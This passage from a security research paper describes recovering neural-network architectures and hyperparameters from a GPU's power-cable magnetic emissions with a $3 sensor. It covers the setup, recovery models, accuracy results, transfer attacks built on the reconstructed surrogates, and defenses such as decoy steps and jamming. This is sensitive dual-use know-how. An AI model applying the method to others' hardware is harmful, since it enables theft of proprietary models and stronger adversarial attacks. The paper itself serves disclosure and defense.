Attacker's capability. We follow the threat model of prior works who measure physical EM signals from models where the adversary may control the input [3, 51] . Our attacker has no prior knowledge of the target neural network. The model is taken to be developed, trained, and validated elsewhere. The only accessible result is an inference engine whose code, memory, and design cannot be accessed without tampering with the service or otherwise alerting the provider. The attacker is both non-invasive and passive, working within standard operating procedure and treating the network as a black-box while providing inputs of known size to the target. The adversary can only observe the side channel information leaked from the targeted hardware. Our attacker does not make any effort to circumvent countermeasures, given that side channel attacks on neural networks have only recently been attempted on computing accelerators [20].

The side channel information is revealed by placing a magnetic induction sensor in close proximity to the GPU's power cable, and launching a query to produce a measurable signal. Our attacker's ability to observe the input and acquire signals matches the assumptions of several studies that explore side-channel leakage [3,45,46,51] The attacker is otherwise weak, without ability to execute code on the host CPU and GPU; and without knowledge of the input values and output results of the launched queries, only their size. Not only that—they also lack direct access to the GPU hardware, beyond the proximity to the power cable. The adversary only requires access to their own GPU hardware and deep learning framework (e.g., PyTorch, TensorFlow), matching that of the victim in order to train offline and carry out the attack. Although it is possible to extract network information from similar processors in the family of the target GPU (Sec. 7.2), best results are achieved when offline computing is performed on the same platform as the victim.

5 Signal Analysis & Network Reconstruction

We prepare for the attack by training several *recovery* DNN models. After the attacker launches a single batch query (whose input and output values are irrelevant), we recover structure from the acquired signal in two stages: **(i)** topology and **(ii)** hyperparameters. To recover topology, a pretrained DNN model associates a *step* to every signal *sample*. This per-sample classification partitions the signal into segments corresponding to steps. We estimate hyperparameters for each *individual* segment in isolation, using a step-specific pretrained DNN model, and resolve inconsistencies between consecutive segments using an integer program. The pretraining of our recovery DNN models is hardware-specific, and good recovery requires data gathered from similar hardware.

5.1 Topology Recovery

Classifying steps in a network model requires taking in a time-series signal and converting it to labeled operations. The EM signal responds only to the GPU's instantaneous performance, but because the GPU executes a neural network sequence, there is rich context in both the window before and after any one segment of the signal. Some steps are often followed by others, such as pooling operations after a series of convolutions. We take advantage of this bidirectional context in our sequence to sequence classification problem by utilizing a recurrent neural network to classify the observed signal.

Bidirectional Long Short-Term Memory (BiLSTM) networks are well-suited for processing time-series signals [15]. We train a BiLSTM network to classify each signal sample s_i predicting the step $C(s_i)$ that generated s_i (see Fig. 1-b). The training dataset consists of annotated signals constructed automatically (see Sec. 6.2). The input signal is first normalized before undergoing processing with a two-layer BiLSTM network, using a dropout layer of 0.2 in between. The input to our network is a sliding window of the time-series signal, the entirety of which is classified according to the available step operations from our supervised learning dataset. For all experiments in our work, we used a layer size of 128 for the two BiLSTM layers and an input-output window size of 128. We train the BiLSTM by minimizing the standard cross-entropy loss between the predicted per-sample labels and the ground-truth labels. This approach proves robust, and is the method used by all of our experiments and on all GPU's tested.

The segmented output of our BiLSTM network on our extracted signal is for the most part unambiguous. Operations that follow one another (i.e. convolution, non-linear activation function, pooling) are distinct in their signatures and easily captured from the context enabled by the sliding window signal we use as input to the BiLSTM classifier. Errors that arise come primarily from traces of very small-sized steps, closer to our sensor's sampling limit. Noise in such regions may over-segment a non-linear activation, causing it to split into two (possibly different) activation steps. To ensure consistency we post-process the segmented results to merge steps of the same type that are output in sequence, cull out temporal inconsistencies such as pooling before a non-linear activation, and remove activation functions that are larger than the convolutions that precede them.

This concludes identifying the sequence of steps, recovering the layers of the network, including their *type* (e.g., fully connected, convolution, recurrent, etc.), activation function, and any subsequent forms of pooling or batch normalization. What remains is to recover layer hyperparameters.

5.2 Hyperparameter Estimation

Hyperparameter consistency. The number of hyperparameters that describe a layer type depends on its linear step. For instance, a CNN layer type's linear step is described by size, padding, kernel size, number of channels, and stride hyperparameters. Hyperparameters within a layer must be *intra-consistent*. Of the six CNN hyperparameters (stride, padding, dilation, input, output, and kernel size), any one is determined by the other five. Hyperparameters must also be *inter-consistent* across consecutive layers: the output of one layer must fit the input of the next. A brute-force search of consistent hyperparameters easily becomes intractable for deeper networks; we therefore first estimate hyperparameters for each layer in isolation, and then jointly optimize to obtain consistency.

Initial estimation. We estimate a specific hyperparameter of a specific layer type, by pretraining a DNN. We pretrain a suite of such DNNs, one for each (layer type, hyperparameter) pairing. Once the layers (and their types) are recovered, we estimate each hyperparameter using these pretrained (layer type, hyperparameter) recovery DNNs.

Each DNN is comprised of two 1024-node fully connected layers with dropout. The DNN accepts two (concatenated) feature vectors describing two signal segments: the linear step and immediately subsequent step. The subsequent step (e.g., activation, pooling, batch normalization) tends to require effort proportional to the linear step's output dimensions, thus its inclusion informs the estimated output dimension. Each segment's feature vector is assembled by **(i)** partitioning the segment uniformly into N windows, and computing the average value of each window, **(ii)** concatenating the time duration of the segment. The concatenated feature vector has a length of $2N+2$.

The DNN is trained with our automatically generated dataset (see Sec. 6.2). The choice of loss function depends on the hyperparameter type: For a hyperparameter drawn from a wide range, such as a *size*, we minimize mean squared error between the predicted size and the ground truth (i.e., regression). For a hyperparameter drawn from a small discrete distribution, such as *stride*, we minimize the cross-entropy loss between the predicted value and the ground truth (i.e., classification). In particular, we used regression for sizes, and classification for all other parameters.

Joint optimization. The initial estimates of the hyperparameters are generally not *fully* accurate, nor consistent. To enforce consistency, we jointly optimize all hyperparameters, seeking values that *best fit their initial estimates, subject to consistency constraints*. Our optimization minimizes the convex quadratic form

$$\min_{x_i \in \mathbb{Z}^{0+}} \sum_{i \in \mathcal{X}} (x_i - x_i^*)^2 \ , \quad \text{subject to consistency constraints,} \tag{1}$$

where $\mathcal{X}$ is the set of all hyperparameters across all layers; x_i^* and x_i are the initial estimate and optimal value of the i-th hyperparameter, respectively. The imposed consistency constraints are:

(i) The output size of a layer agrees with the input size of the next next layer.

(ii) The input size of the first layer agrees with the input feature size.

(iii) The output size of a CNN layer does not exceed its input size (due to convolution).

(iv) The hyperparameters of a CNN layer satisfy

$$s_{\text{out}} = \left\lfloor \frac{s_{\text{in}} + 2\beta - \gamma(k-1) - 1}{\alpha} + 1 \right\rfloor, \tag{2}$$

where α, β, γ, and k denote the layer's stride, padding, dilation, and kernel size, respectively.

(v) Heuristic constraint: the kernel size must be odd.

Among these constraints, **(i-iii)** are linear constraints, which preserves the convexity of the problem. The heuristic **(v)** can be expressed as a linear constraint: for every kernel size parameter k_j, we introduce a dummy variable τ_j, and require $k_j = 2\tau_j + 1$ and $\tau_j \in \mathbb{Z}^{0+}$. Constraint **(iv)** , however, is troublesome, because the appearance of stride α and dilation γ, both of which are optimization variables, make the constraint nonlinear.

Since all hyperparameters are non-negative integers, the objective must be optimized via integer programming: IP in general case is NP-complete [35], and the nonlinear constraint **(iv)** does not make life easier. Fortunately, both α and γ have very narrow ranges in practice: α is often set to be 1 or 2, and γ is usually 1, and they rarely change across all CNN layers in a network. As a result, they can be accurately predicted by our DNN models; we therefore retain the initial estimates and do not optimize for α and γ, rendering (2) linear. Even if DNN models could not reliably recover α and γ, one could exhaustively enumerate the few possible α and γ combinations, and solve the IP problem (1) for each combination, and select the best recovery.

The IP problem with a quadratic objective function and linear constraints can be easily solved, even when the number of hyperparameters is large (e.g., $> 1,000$). In practice, we use IBM CPLEX [6], a widely used IP solver. Optimized hyperparameters remain close to the initial DNN estimates, and are guaranteed to define a valid network structure.

6 Experimental Setup

In the following section we discuss hardware choices, sensor setup, and dataset generation details of our experiments.

6.1 Hardware Sensors

We use the DRV425 fluxgate magnetic sensor from Texas Instruments for reliable high-frequency sensing of magnetic signals [23, 38]. This sensor, though costing only $3 USD, outputs robust analog signals with a 47kHz sampling rate and $\pm$2mT sensing range. For analog to digital conversion (ADC), we use the USB-204 Digital Acquisition card, a 5-Volt ADC from Measurement Computing [5]. This allows a 12-bit conversion of the signal, mapping sensor readings from -2mT$\sim$2mT to 0V$\sim$5V.

Previous works have attempted electromagnetic side-channel attacks with industrial probes, e.g. the Langer RF-U 5-2 [3]. These sensors are rated to measure at higher frequencies ranging from 30MHz to 3GHz, but are far more expensive ($1,500+ USD) and require additional technical equipment to operate. Other power side channel exploits have explored sampling at again higher rates varying from 400KHz to 2.5GHz [45,47]. Sampling at these frequencies allows finer capture of hardware signals that can ease network step classification, although it significantly increases the amount of feature data to be processed. In contrast, our method involves a $3 USD sensor sampling at 47KHz. Sampling at rates lower than 47KHz would make it difficult to adequately capture short events on the GPU, such as non-linear activation functions and small matrix multiplications that may occur.

6.2 Dataset Construction

Sensor placement. Setup of the sensor requires that **(i)** the sensor is within range of the electromagnetic signal and **(ii)** the sensor orientation is consistent. To avoid interference from other electric components, we place the sensor near the GPU's magnetic induction source, anywhere along the power cable. Because magnetic flux decays inversely proportional to the squared distance from the source, according to the Biot-Savart law [16], we position the sensor within millimeters of the cable casing (see Fig. 2). Flipping the sensor over will result in a sign change of the received magnetic induction signal, thus we maintain a uniform orientation to avoid the misalignment of readings across the dataset.

Data capture. Pretraining the recovery DNN models (recall Sec. 5) requires an annotated dataset with pairwise correspondence between signal and step types (see Fig. 2). We can automatically generate an annotated signal for a given network and specific GPU hardware, simply by executing a query (with arbitrary input values) on the GPU to acquire the signal. Timestamped ground-truth GPU operations are made available by most deep learning libraries (e.g., `torch.autograd.profiler` in PyTorch and `tf.profiler` in TensorFlow).

A difficulty in this process lies in the fact that the captured (47kHz) raw signals and the ground truth GPU traces run on different clocks. Similar to the use of clapperboard to synchronize picture and sound in filmmaking, we precede the inference query with a short intensive GPU operation to induce a sharp spike in the signal, yielding a synchronization landmark (see Fig. 4). We implemented this "clapperboard" by filling a vector with random floating point numbers.

Training Set Details. The set of networks to be annotated could in principle consist **(i)** solely of randomly generated networks, on the basis that data values and "functionality" are irrelevant to us, and the training serves to recover the substeps of a layer; or **(ii)** of curated networks or those found in the wild, on the basis that such networks are more indicative of what lies within the black-box.

We construct our training set as a mixture of both approaches. Randomly generated networks involve base steps made up of a mixture of fully-connected, recurrent, and CNN layers. These are accompanied by 5 different activation functions, 2 types of pooling layers, and a potential normalization operation. Off the shelf networks consist of VGG and ResNet variants. All in all we consider 500 networks for training, ranging from 4 to 512 steps per network and culminating in $70,933$ individual steps in total. When we construct these networks, their input image resolutions are randomly chosen from [224$\times$224, 96$\times$96, 64$\times$64, 48$\times$48, 32$\times$32]: the highest resolution is used in ImageNet, and lower resolutions are used




Figure 2: **Sensing setup.** Placement of the magnetic induction sensor on the power cord works regardless of the GPU model, providing a common weak-spot to enable current-based magnetic side-channel attacks.

Table 1: Classification accuracy of network steps (Titan V)

Layer Type	Prec.	Rec.	F1	# samples
LSTM	.997	.992	.995	8,704
Conv	.993	.996	.994	447,968
Fully-connected	.901	.796	.846	10,783
Add	.984	.994	.989	22,714
BatchNorm	.953	.955	.954	47,440
MaxPool	.957	.697	.806	4,045
AvgPool	.371	.760	.499	675
ReLU	.861	.967	.911	28,512
ELU	.464	.825	.594	2,834
LeakyReLU	.732	.578	.646	9,410
Sigmoid	.694	.511	.588	8,744
Tanh	.773	.557	.648	4,832
Weighted Avg.	**.968**	**.967**	**.966**	-

in datasets such as CIFAR. We will release training and test datasets along with source code and hardware schematics for full reproducibility.

Test dataset. We construct a test dataset fully separate from the training dataset. Our test dataset consists of 64 randomly generated networks produced the same way as those randomly generated for training. The number of layers ranges from 30 to 50 layers. To diversify our zoology of test models, we also include smaller networks that are under 10 layers, LSTM networks, as well as ResNets (18, 34, 50, and 101). Altogether, each test network has up to 514 steps. In total, the test dataset includes 5,708 network steps, broken down into 1,808 activation functions, 1,975 additional batch normalization and pooling, and 1,925 fully connected, convolutional, and recurrent layers.

7 Results

This section presents the major empirical evaluations of our method. We refer the reader to Appx. A for additional results, experiments, and discussion.

7.1 Accuracy of Network Reconstruction

Topology reconstruction. As discussed in Sec. 5, we use a BiLSTM model to predict the network step for each single sample. Table 1 reports its accuracy, measured on an Nvidia Titan V GPU. There, we also break the accuracy down into measures of individual types of network steps, with an overall accuracy of **96.8%**. An interesting observation is that the training and test datasets are both unbalanced in terms of signal samples (see last column of Table 1). This is because in practice convolutional layers are computationally the most expensive, while activation functions and pooling are lightweight. Also, certain steps like average pooling are much less frequently used. While such data imbalance does reflect reality, when we use them to train and test, most of the misclassifications occur at those rarely used, lightweight network steps, whereas the majority of network steps are classified correctly.

We evaluate the quality of topology reconstruction using normalized Levenshtein distance (i.e., one of the edit distance metrics) that has been used to evaluate network structure similarity [14, 20]. Here, Levenshtein distance measures the minimum number of operations—including adding/removing network steps and altering step type—needed to fully rectify a recovered topology. This distance is then normalized by the total number of steps of the target network.

We report the detailed results in Figure S1 in the appendix. Among the 64 tested networks, 40 of the reconstructed networks match precisely their targets, resulting in *zero* Levenshtein distance. The average normalized Levenshtein distance of all tested networks is **0.118**. This confirms our networks are recovered with similar network lengths and often exact step matches.

To provide a sense of how the normalized Levenshtein distance is related to a network's ultimate performance, we conduct an additional experiment to gauge reconstruction quality via classification accuracy. We consider AlexNet (referred as model A) and its five variants (refered as model B, C, D, and E, respectively). The variants are constructed by randomly altering some of the network steps in model A. The Levenshtein distances between model A and its variants are 1,




Figure 3: Each model's classification accuracy drops as its Levenshtein distance from the original model (model A: AlexNet) increases.

Table 2: Model extraction accuracy on CIFAR-10

Model	Target	Titan V	Titan X	GTX1080	GTX960
VGG-11	89.03	89.61	89.63	88.46	88.3
VGG-16	90.95	91.08	91.03	89.33	90.78
AlexNet	81.68	85.26	85.11	85.27	85.03
ResNet-18	92.77	92.61	92.82	92.79	92.04
ResNet-34	92.21	92.28	92.95	90.81	92.71
ResNet-50	90.89	91.8	91.97	91.2	91.29
ResNet-101	91.58	91.91	91.85	91.37	91.72

2, 2, 5, respectively, and the normalized Levenshtein distances are 0.05, 0.11, 0.11, 0.28 (see Fig. 3). We then measure the performance (i.e., standard test accuracy) of these models on CIFAR-10. As the edit distance increases, the model's performance drops.

DNN hyperparameter estimation. Next, we report the test accuracies of our DNN models (discussed in Sec. 5.2) for estimating hyperparameters of convolutional layers. Our test data here consists of 1804 convolutional layers. On average, our DNN models have **96%-97%** accuracy. The break-down accuracies for individual hyperparameters are shown in Table S2 of the appendix.

Reconstruction quality measured as classification accuracy. Ultimately, the reconstruction quality must be evaluated by how well the reconstructed network performs in the task that the original network aims for. To this end, we test seven networks, including VGGs, AlexNet, and ResNets, that have been used for CIFAR-10 classification (shown in Table 2). We treat those networks as black-box models and reconstruct them from their magnetic signals. We then train those reconstructed networks and compare their test accuracies with the original networks' performance. Both the reconstructed and original networks are trained with the same training dataset for the same number of epochs. The results in Table 2 show that for all seven networks, including large networks (e.g., ResNet101), the reconstructed networks perform almost as well as their original versions. We also conduct similar experiments on ImageNet and report the results in Table S1 of Appx. A.1.

Table 3: Classification accuracy of network steps (GTX-1080).

	Prec.	Rec.	F1	# samples
LSTM	.997	.999	.998	12,186
Conv	.985	.989	.987	141,164
Fully-connected	.818	.969	.887	9,301
Add	.962	.941	.951	30,214
BatchNorm	.956	.944	.950	48,433
MaxPool	.809	.701	.751	1,190
AvgPool	.927	.874	.900	294
ReLU	.868	.859	.863	11,425
ELU	.861	.945	.901	8,311
LeakyReLU	.962	.801	.874	3,338
Sigmoid	.462	.801	.585	5,106
Tanh	.928	.384	.543	8,050
Weigted Avg.	**.945**	**.945**	**.945**	-

7.2 Accuracy across GPUs

Twin GPU transferability. Our proposed attack requires the adversary to have the same brand/version of GPU as the victim, but not necessarily the same physical copy (see Fig. 4). Here, we obtain two Nvidia GTX-1080 Graphics cards running on two different machines with different CPUs and RAM, using one to generate training data and another one for black-box reconstruction.

We set out to verify that **(i)** the leaked magnetic signals are largely related to GPU brand/version but not the other factors such as CPUs and **(ii)** the signal characteristics from two physical copies of the same GPU type stay consistent. When we run the same network structure on both GPUs, the resulting magnetic signals are similar to each other, as shown in Figure 4. This suggests that the GPU cards are indeed the primary sources contributing the captured magnetic signals.

Next, we use one GPU to generate training data and another one to collect signals and test our black-box reconstruction. The topology reconstruction results are shown in Table 3, arranged in the way similar to Table 1, and the distribution of normalized Levenshtein edit distance over the tested networks are shown in Figure S2 of the appendix. These accuracies are very close to the case wherein a single GPU is used. The later part of the reconstruction pipeline (i.e., the hyperparameter recovery) directly depends on the topology reconstruction. Therefore, we expect that the final reconstruction is also very similar to the single-GPU results.

Unspecified GPU transferability. Thus far we have considered the case where the attacker knows the hardware model and version of the target GPU. We now explore the case where




Figure 4: Here we plot the resulting signals from the same network model deployed on two different instances of a Nvidia GTX 1080 (running on two different computers). In the green dash boxes on the left are the spikes that we inject on purpose (discussed in Sec. 6.2) to synchronize the measured signal with the runtime trace of the GPU operations.

the model and version are unavailable. The adversary may attempt to address this by exhaustively pretraining reconstruction networks for a wide range of GPU models. The signal collected from the target GPU may then be processed by the wide range of reconstruction networks. Since software upgrades may affect GPU performance and alter the emitted magnetic signals, the software version is considered to be part of the GPU model specification. In our experiments, we keep software versions constant, including OS version, CUDA version, and PyTorch/Tensorflow version.

The scenario in which GPU model and version are unavailable can present itself in two ways: The victim GPU may or may not be represented during the network training phase. We explore each case in turn.

Suppose that the victim GPU is not represented in the network training phase. To explore this scenario, we perform K-fold cross-validation of classification accuracy across 6 unique GPUs. For each potential victim GPU, we perform reconstruction multiple times, each time against measurements of another GPU, utilizing a new dataset comprised of all other GPUs. The results of this K-fold cross-validation can be found on the top row of Table 4. There we find that older GPUs (such as the GTX-960) perform poorly when trained on newer counterparts. Accuracy improves when trained with similar models, such as the three 1080 architectures, which although they have different memory allowances and hardware specifications, result in high holdout accuracy. This suggests that it is possible to achieve favorable results even without precise knowledge of the target GPU, so long as the training employs a similar GPU.

Next, suppose that the victim GPU is represented in the network training phase. Although our proposed attack encourages the attacker to train solely and specifically with the victim GPU, by assumption this is not possible in this scenario. Instead, we train one generalized network comprised of signals from all available GPUs. We then evaluate the reconstruction accuracy for each specific GPU against the generalized network. As recorded in the second row of Table 4, reconstruction accuracy improves when the victim GPU is represented during training, even if the training set is "contaminated" by data from other GPU models.

Multi-GPU Workstations. Multi-GPU configurations do not introduce interference so long as their power cables are isolated and sufficiently far apart (>7mm). An easy way to avoid any such interference is to record the signal either on the GPU itself or proximate to the connection between power cable and GPU. We experimented with recording multi-GPU configurations and found no issues isolating the side-channel information of the victim GPU.

7.3 Transfer Attack

An adversarial transfer attack attempts to design an input that tricks an unknown target model. The name *transfer* alludes to the method of attack: The attacker builds a surrogate, an approximation (informed guess) of the unknown target model, and seeks out an input that tricks the surrogate. The attacker hopes that the exploit "transfers" to the actual target, i.e., that an input that tricks the surrogate also tricks the target. The likelihood of a successful attack increases as the surrogate better approximates the target. In a black-box setting, finding an effective surrogate is very hard [8]. Therefore, the attacker wishes to design a more informed surrogate. One avenue toward this is to design surrogates with topology and parameters similar to the target.

CIFAR-10 Dataset. Here we test on six networks found in the wild, ranging from VGGs to AlexNet to ResNets, as listed on the header row of Table 5. The table shows the percent of successful transfer attacks over $5,000$ attempts on the CIFAR-10 dataset.

We consider each target architecture on each of four GPUs in turn (top four rows of Table 5). We consider each such architecture-GPU combination, in turn, as black-box target. Using the side channel exploit, we reconstruct the target's structure to obtain a surrogate architecture, which we train on CIFAR-10 to obtain a surrogate model. We craft inputs that trick the surrogate, and evaluate whether those inputs also trick the target. Transfer attack success is defined as

Table 4: Classification accuracy on datasets combining many GPUs

	Target GPU					
	GTX-960	MSI-1060	MSI-1070	MSI-1080	EVGA-1080	GTX-1080
With Holdout	61.3	77.4	83.4	87.1	93.2	93.9
Full Dataset	96.5	88.6	93.4	91.7	95.8	95.2

the percent of generated inputs (based on the surrogate) that correctly cause the trained target model to mislabel an input. All adversarial inputs are generated via Projected Gradient Descent [31], using an ε of 0.031 and an α of 0.003 for all results. The success rate of the transfer attacks is summarized in the upper four rows of Table 5.

To gauge the success rates of the "side channel surrogates," we compare them against "white-box surrogates." We build six white-box surrogates, corresponding to the six known target architectures; these white-box surrogates differ only in weights, as the surrogates are trained from scratch on CIFAR-10. The idealized white-box surrogates serve as a benchmark for effective surrogates; refer to the success rates in the bottom six rows of Table 5.

Remarkably, the "side-channel surrogates" offer comparable success rates to "white-box surrogates." The relative success of side-channel surrogates becomes more pronounced for deeper networks (ResNets), where it appears that architecture dominates sensitivity to weight values. When the number of layers is small, as in VGG-11 and AlexNet architectures, the margin for error decreases, and more importance is given to the weights of the target. However, even in these cases where attack performance drops, the side-channel surrogates closely match the success rate of their white-box counterparts, displayed in the lower rows. In other words, the side-channel reconstruction effectively turns a black-box into a white-box attack.

MNIST Dataset. Similar to our analysis of CIFAR-10 transfer attacks, we also conduct transfer attack experiments on the MNIST dataset. We download four networks online, which are not commonly used. Two of them are convolutional networks (referred as CNN1 and CNN2), and the other two are fully connected networks (referred as DNN1 and DNN2). None of these networks appear in the training dataset. We treat these networks as black-box targets, reconstruct a side-channel surrogate for each, and attack the four targets; results are shown in Table 6. As baselines, we also train white-box surrogates with the exact architecture of the four target models.

All four of our extracted networks, visible in the top row of Table 6 achieve high transfer attack scores against our candidate targets. These high scores suggest a close approximation of the target models by our reconstructed networks. The similarity between our extracted network's transfer attack results and the results achieved by the matching source model across the bottom four rows also indicates a strong correspondence in the achieved architectures. We find that even across the MNIST dataset we are able to generate a model that behaves akin to a white-box transfer attack.




Figure 5: **Deceptive steps.** Our side channel cannot track dataflow across the network to distinguish relevant operations (green and blue highlights). Extraneous interspersed steps (red and orange) can mix in signals to impede topology extraction, trading off less efficient processing for security.

8 Defenses Against Magnetic Side Channels

At this point, we have shown the robustness and accuracy of the magnetic side channel exploits and turn our attention to countermeasures. Traditionally side channel defenses fall under the category of either detection or reduction of the relevant signal [40]. Since our approach is non-invasive and passive in that it does not alter any code or hardware operation of GPUs, detection methods which consist of somehow discovering someone is listening to the GPU are not applicable to magnetic leakage. Instead we focus on suppression techniques of the correlated signal, which aim to decrease the leaked signal-to-noise ratio by either confounding the signal in place or concurrently injecting noise to mask emissions [7]. We explore both these avenues separately by looking at *prevention* and *jamming*.

8.1 Prevention

As shown in Figure 1, each rise and drop of the magnetic signals correspond to the boundary between GPU operations. This is only possible when the input batch is large enough to keep every GPU operation sustained and stabilized at a

Table 5: Transfer attack results on CIFAR-10.

		Target Model					
		ResNet-18	ResNet-34	ResNet-101	VGG-11	VGG-16	AlexNet
Source Model	GTX-960	98.56	92.51	91.20	63.41	72.57	58.90
	GTX-1080	97.88	90.86	86.24	64.69	55.19	56.83
	Titan X	98.32	93.45	84.47	61.89	77.36	68.41
	Titan V	98.48	93.65	91.27	64.39	72.77	60.17
	ResNet-18	97.70	90.72	80.27	47.98	86.64	30.56
	ResNet-34	97.21	92.46	82.30	51.42	85.60	32.34
	ResNet-101	92.53	86.98	92.95	53.98	83.04	30.55
	VGG-11	65.86	57.82	57.52	60.24	65.50	39.95
	VGG-16	74.00	61.54	54.23	41.60	74.29	29.57
	AlexNet	10.11	9.59	10.19	11.60	10.42	62.70

Table 6: Transfer attack results on MNIST.

		Target Model			
		CNN1	CNN2	DNN1	DNN2
Source Model	GTX-1080	.802	.878	.999	.874
	CNN1	.858	.226	.785	.476
	CNN2	.395	.884	.354	.354
	DNN1	.768	.239	.999	.803
	DNN2	.703	.219	.975	.860

high-load state. To prevent this behavior, one can restrict the input to be sufficiently small (e.g. 1 single image) whenever appropriate, such that the magnetic signals never reach any stable state and suffer from a low signal-to-noise ratio, rendering our sensing setup futile.

Another way to prevent magnetic side channel leakage is to use a non-standard framework for inference which the adversary does not have any training data to start with. Whether by bringing into play new low-level GPU kernels or operating in unique sequences, an atypical software implementation of a network architecture will result in magnetic signatures that are unaccounted for in the offline training.

Yet another possible defense mechanism results from the fact that we are not tracking the actual dataflow in the GPU. For example, we can correctly identify two GPU operations, convolution and batch norm, within a long sequence. But there is no evidence to be found within the magnetic side channel proving the dataflow follows the same pattern—the output from convolution could be a dead end and batch norm takes input from a previous GPU operation. This mismatch between the dataflow and the underlying network model makes it hard to decipher network measurements robustly.

We explore this approach in Figure 5, and find that one can muddle the signal by periodically altering the flow of logic in the target network. By introducing additional operations *within* the network logic for the GPU to perform, the network appears to consist of steps that are not in fact necessary for inference. We achieve this by regularly performing an additional convolution, normalization, or pooling function on a copy of the dataflow input at any junction along the network. These accessory network steps create dead branches in the topology of the network, producing data that is abandoned since it is not used anywhere further along as part of the inference. In our experiments we found that although our BiLSTM had no issues classifying any invalid steps added, they were nevertheless sufficient to derail our estimate of network topology. However we also confirmed that shuffling in additional computation has the undesirable effect of prolonging inference times and reducing overall network efficiency [7], leading to an inference delay linear in the quantity, types, and sizes of the extraneous steps introduced.

8.2 Jamming

While running on tiny input batch size or tampering with network logic may at times be infeasible, we find jamming to be an additional effective defense mechanism when applicable. Unlike simpler processors, GPUs are capable of concurrently operating multiple programming kernels (e.g., each in a different CUDA stream). This allows for alternative code to run adjacent to the hidden target network, inducing EM signals that potentially obfuscate the signal related to the model architecture.

Specifically, during the inference of a large input batch, we ran a third-party CUDA GPU stress test in the background [42]. We found that the magnetic signals are completely distorted because of the constant high utilization of GPU. The main caveats opposing this heavy handed approach involve higher power consumption and the possible effects on the lifetime of a GPU.

To further quantify how secondary usage might mask the signal associated to primary usage, we also trained a network to recover signals from a GTX-1080 GPU while incrementally adding a background load throughout testing. The network is solely trained on a dataset of signals free of noise or any




Figure 6: **Classification accuracy in the precense of noise.** We simultaneously run additional immaterial kernels on the GPU while collecting inferences on a target dataset. The background load is increased until accuracy on the target drops below 50%.

secondary processes on the GPU. Next, we record a fixed test set of signals, repeating the recording process at varying levels of background load on the GPU. We repeat this process until the extraction accuracy falls below 50%. The results are depicted in Figure 6.

Though ample background use can limit our sensor's effectiveness, it is important to note that normal background, variable, and low-utilization GPU operations do not affect our signal recovery. Figure 6 shows that the network performs best when free of any noise, and degrades as concurrent background noise introduces an additional 35% GPU utilization. Around and beyond this level of noise we find that the background signals reached similar peaks to that of the target network, whose unhindered GPU utilization ranges from $10\% \sim 45\%$. Consequently, as the signal becomes dominated by background signals, the accuracy drops, until a masking effect akin to jamming with a constant signal is achieved between $45\% \sim 50\%$ background utilization.

9 Ethical Considerations

The general notion that a magnetic side channel can leak information has been disclosed in prior work [3, 9, 45–47]. However, the extent to which such a side channel can recover neural architecture details is becoming more evident. As with all disclosures of vulnerabilities, sharing these findings creates the potential for malicious use. Due to the non-intrusive nature of this attack, network application logs do not include the requisite details to determine via audits whether such malicious use is already occurring.

At the same time, such side channel information can lead to positive outcomes, such as non-intrusive hardware monitoring and intellectual property protection.

Therefore, it is not straightforward to weigh the costs and benefits of disclosing this vulnerability. What is clear is that creating a better shared understanding of such vulnerabilities is a necessary step toward developing appropriate precautions, safeguards, and countermeasures.

